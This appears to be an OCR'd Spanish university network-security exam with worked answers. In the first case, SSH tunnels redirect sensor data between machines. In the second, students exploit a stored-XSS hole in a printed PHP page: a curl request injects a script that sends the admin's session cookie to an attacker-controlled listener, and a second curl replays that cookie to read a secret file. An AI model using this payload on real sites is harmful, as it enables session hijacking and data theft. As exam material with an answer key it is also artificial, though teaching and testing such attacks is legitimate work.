
Parte 2 (5 puntos):

Caso 1 (2.5 puntos):

Nuestra empresa de ciberseguridad **RTFM** ha conseguido un contrato con la empresa **DummyLabs**. La empresa tiene un problema notable, dispone de un programa que obtiene la **temperatura** y nivel de **CO2** en el servidor y los datos que genera dicho programa se guardan en otro ordenador. El ordenador que está corriendo el programa que recoge los datos está en el **ordenador 4**. Dicho programa tiene hardcodeado **a quien envía** los datos, que en este caso es el **ordenador 2**, cosa que **no se puede cambiar**. Los datos no van cifrados pero no pasa, nada siempre que los paquetes de datos no lleguen a la red insegura, que es la 10.1.X.X, sin cifrar.

El programa propietario que recibe los datos no hace nada del otro mundo, símplemente recoge los datos que recibe por el socket en el puerto 54471 (tal y como estén) y los guarda en un archivo llamado **datos.dat**. Uno de los principales problemas es que la licencia de este programa **que recibe** datos ha expirado y no está guardando datos (Y no deseamos pagar una nueva licencia de un programa tan tonto).

La red de la empresa tiene la estructura que se observa en la figura:



En el **ordenador 2** está corriendo un **servidor web** en el puerto **80** que utilizan los clientes de la empresa y varios programas de esta, por lo que **no se le puede cambiar la dirección IP** a dicho ordenador. Como el ordenador es un pocco viejo **se deséa** que el almacenamiento de los datos que

envía **ordenador 4** se haga directamente en el **ordenador 3**.

Sólamente el ordenador4 dispone de servidor ssh y el **resto** de ordenadores de la empresa dispone de **cliente ssh** y **nc**.

Los ordenadores de la empresa tienen configurados sus routers por defecto siempre a la IP del router de su subred que termine en **.254**. La configuración de los routes es la siguiente:

router1:

```
root@router1:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere            tcp dpt:ssh
ACCEPT     tcp  --  anywhere             anywhere            tcp spt:ssh
ACCEPT     tcp  --  anywhere             anywhere            tcp dpt:www
ACCEPT     tcp  --  anywhere             anywhere            tcp spt:www
ACCEPT     tcp  --  anywhere             anywhere            tcp dpt:54471
ACCEPT     tcp  --  anywhere             anywhere            tcp spt:54471

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

router2:

```
root@router2:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere            tcp dpt:ssh
ACCEPT     tcp  --  anywhere             anywhere            tcp spt:ssh
ACCEPT     tcp  --  anywhere             anywhere            tcp spt:www
ACCEPT     tcp  --  anywhere             anywhere            tcp dpt:www
ACCEPT     tcp  --  anywhere             anywhere            tcp spt:54471
ACCEPT     tcp  --  anywhere             anywhere            tcp dpt:54471

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

Además, la configuración del archivo **/etc/ssh/sshd_conf** en el ordenador 4 es la siguiente:

```
AuthorizedKeysFile    .ssh/authorized_keys
AllowTcpForwarding yes
GatewayPorts yes
Subsystem      sftp    /usr/sbin/sftp-server
```

Sabiendo que la empresa nos deja hacer login local en cualquiera de los ordenadors de la empresa con la cuenta tlm que **NO** dispone de privilegios de root y suponiendo que si dejamos corriendo un proceso en el ordenador este no se apagará.

¿Se podrá realizar lo que pide la empresa **DummyLabs** sin instalar programas adicionales?. En caso afirmativo, escriba la sucesión de comandos que debe ejecutar desde el ordenador del que tiene acceso. Puede acompañar la ejecución con una breve explicación. En caso negativo, argumentar por que no es posible realizar la petición exigida por **DummyLabs** en estas condiciones concretas.


```
tlm@ordenador2:~$ ssh 10.3.0.100 -L *:54471:127.0.0.1:54471 -N -T

tlm@ordenador3:~$ ssh 10.3.0.100 -R 54471:127.0.0.1:54471 -N -T
tlm@ordenador3:~$ nc -l -p 54471 > datos.dat
```

Caso 2:

La empresa **4llunsafe** dispone de un sistema superseguro. El ordenador4 protege un archivo secreto llamado **secreto.txt** que se encuentra en el directorio **/home/www/secreto.txt**.

La red de la empresa es la que se ve a continuación:



En la red 10.1.X.X es donde se situan los clientes y donde nosotros, componentes del grupo **WarmSmellyHatArmy** deseamos realizar un ataque a dicha empresa y obtener el fichero secreto desde el **Ordenador1.**

En nuestra misma subred (en la dirección IP 10.1.0.101) hay un admin poco avispado que está continuamente accediendo a la pagina **index.php** del ordenador 4 metiendo sus credenciales (que son válidas) en caso de que le hace falta, todo ello para verificar continuamente el contenido del archivo secreto. No pasan 30 segundo sin volver a comprobarlo.

La URL que el admin pone siempre para acceder al sistema es la siguiente:

https://10.3.0.100/html/2020-2021/ssi_recu/index.php

Siempre verifica que el certificado es el correcto antes de meter cualquier credencial en el sistema y nunca hace logout.

Las direcciones IP de los ordenadores y routers aparecen en la figura y los routers no tienen ninguna regla.

Ordenador1, Ordenador2, Ordenador3 y Ordenador4 disponen aparte de los programas incluidos por defecto en los sistemas Linux y los que se pueden observar por las salidas de los

comandos que se muestran más adelante en el texto el **curl**, el **nc**, el **openssl**, el **ettercap**, el **sslstrip** y un navegador **web firefox**.

El **ordenador4** tiene corriendo un servidor apache en el puerto **https** y la única información que tenemos leakeada es su **index.php.**

Ordenador4:

```
root@ordenador4:~# cat /var/www/html/2020-2021/ssi_recu/index.php
<?php
        include("autentica.php");
        session_start();

        if(isset($_GET["entrada"])){
                $COMENTARIOS=file_get_contents("./comentarios.txt");
                $COMENTARIOS=$COMENTARIOS."<br>\n".$_GET["entrada"];
                file_put_contents("./comentarios.txt",$COMENTARIOS);
                        }

        if(autentica($_GET["usuario"],$_GET["password"])){

                $_SESSION["usuario"]="admin";

        }

        if($_SESSION["usuario"]=="admin"){

                ?>

                <h1>hola admin</h1>

                <?php

                include("/home/www/secreto.txt");



        }else{

                ?>

                <h1>No tienes privilegios</h1>
```

```
                Autenticate:


                <form>
                        user: <input name="usuario"></input><br>
                        pass: <input name="password"></input><br>


                        <input type="submit"></input>
                </form>


                O deja un comentario:


                <form>
                        comentario: <input name="entrada"></input><br>


                        <input type="submit"></input>
                </form>


                <?php

        }


        $COMENTARIOS=file_get_contents("./comentarios.txt");
        echo $COMENTARIOS;


?>
```

También sabemos que **autentica.php**, donde se incluye la funciónn **autentica** no tiene ningún error y que las passwords son increiblemente grandes y seguras.

¿Será posible obtener el contenido del archivo secreto.txt de forma correcta? En caso afirmativo decir que comandos se deben ejecutar desde el ordenador 10.1.0.100 para conseguir el archivo que se desea. Se puede ampliar los comandos con algun tipo de información adicional. En caso de que no se pueda realizar dar los argumentos por los que es imposible obtener el archivo.

```
root@ordenador1:~# curl "http://10.3.0.100/html/2020-2021/ssi_recu/index.php?entrada=%3Cscript
%3Edocument.write(%22%3Cimg%20src=%27http://10.1.0.100:54471/%22%2Bdocument.cookie%2B%22%27%3E%3C/
img%3E%22);%3C/script%3E"

root@ordenador1:~# nc -l -p 54471

root@ordenador1:~# curl --cookie "PHPSESSID=jbdnsdcsjb30gjci61mhnmd8m5"
"http://10.3.0.100/html/2020-2021/ssi_recu/index.php"
```